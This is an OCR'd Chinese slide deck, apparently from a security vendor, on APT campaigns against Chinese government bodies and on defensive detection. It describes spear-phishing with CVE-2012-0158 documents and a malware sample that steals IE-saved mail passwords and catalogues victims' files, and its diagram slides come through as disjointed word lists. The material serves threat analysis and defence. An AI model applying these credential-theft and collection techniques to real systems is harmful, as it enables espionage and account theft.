
2013.5
白象I代

战场——关于战争的规律

信息战的模式和阶段性


CNE
CNA
供应链
物流链
人员
场景污染
把门
踹倒
外设、物流
供应链
远程
注入、格式文档
近场
人员
带回
隐蔽通讯
持久化
物理损伤
预制
进入
持续
破坏

基础IT环境的对抗



社工邮件

2012-0158
漏洞文档

下载二进制样本

根据已有样本分析配置后，统计的出样本收集文档的类型：

.doc、*.xls*、*.ppt*、*.wps*、*.pdf

获取 IE 自动保存的邮箱账户密码和对应网址，对 IE6 和 IE6 以上的版本采取不同的方法。

收集网络信息，主机信息，进程信息，记录在%Application Data%\Microsoft\Windows\Profiles.log

样本根据各自的配置，收集全盘包含指定关键字的文件路径、收集 C 盘 Program Files 目录下的 EXE 文件，将收集到的文件路径信息同样记录在 Application Data\Microsoft\Windows\Profiles.log。

[redacted]

图 27 收集指定关键文件列表

根据目前已捕获样本，我们总结出该系列样本关注的关键字，各个[redacted]列关键字中的三个，根据关键字对攻击目标进行收集操作。

[redacted]

二进制样本特点


在安天监控到的国内机构用户遭遇到APT攻击的案例中有较大比例邮件是发送向关键人员个人邮箱的。而根据安天统计，国内政府机构网站预留信箱中49%使用的是个人免费信箱。这导致威胁的离散，难以有效感知分析。

引自安天内部报告《针对中国政府机构的一系列针对性攻击事件的阶段性分析报告》


塑造战场：基础供应链的穿透

塑造战场：上帝视角的攻击

对手的脆弱性发现和脆弱性预制覆盖一切环节



2007年，NSA推出Camberdada计划，监控安全厂商和用户间的通讯，获取用户上报的样本 ，预警自身攻击是否泄漏，同时也研究对恶意代码的反控和二次利用。



美国安全厂商PaloAlto Networks 在对Infy木马的分析中，劫持伊朗攻击组织的C2C服务器，达成反控。

普通的恶意代码感染，同样可以被情报组织利用。

网络武器具有无与伦比的多功能性，它们可用于从参与到高端作战的所有军事行动。因为它们的影响是可逆的……它们可以在多个时间点发起攻击，包括针对早期开发过程。


——《Offensive Cyber Capabilities at the Operational Level》

Maren Leed：
美国陆军参谋长高级顾问


国产的IT产品的研发、生产环节，同样面对来自外部对手的场景预制。

防御——布防、支撑与全域融合


高级持续威胁是攻击方法和技巧的集大成者



从方法对抗到体系对抗


APT
检测技术方法
检测
前景环节
流量
数据源
线索规则
资源频度
资源信誉
身份
内容
内容信誉
深度协议
主机
黑名单
白名单
场景
扫描
脆弱点
鬼机
蜜罐
密网
诱捕
知识
规则
资源
文件
全HASH
检测规则
黑签名（流失和可疑证书）
黑名单
全HASH
白签名（可信证书）
白名单
漏洞
形式化规则
对应知识
设备
移动终端
PC
资源
信誉
域名
IP地址
URL
后台
动态
分析
虚拟加载
虚拟执行
单点
虚拟加载
虚拟执行
场景
静态
分析
已知识别
深度静态分析
多引擎对照扫描
存储
短时间全部缓存
元数据和特定
数据长期存储
有价值数据
永久、留存
深度
分析点
目标
对象
资源
线索体系
域名资源
IP
电子邮件
来源
字符串、习惯、语言归属
同源
属性
通讯
过程
加密方法
认证方法
作用
机理
分析方法
筛选
关联
单点
对象
域名
接管
重复注册
文件
信誉
孤立

体系化进攻 v.s. 体系化防守



本页PPT引自黄晟（JOE）《关于网络纵深防御的思考》

入手点：从弹头（恶意代码载荷）开始

	A2PT	APT	商业军火驱动的APT	轻量级的APT
投放方式	远程、供应链、物流、接触	远程为主	远程为主	远程为主
0day储备	丰富	少量	少量	无
载荷质量	高	一般	较高	差
抗分析特性	强	一般	一般	弱
模块化	高度模块化、	模块化	模块化	较差
指令体系	复杂	一般	一般	粗糙
多平台	完整覆盖各OS	Windows为主	依托商业军火能力	Windows
持久化	固件	Rookit、Bootkit、Bioskit	依托商业军火能力	无

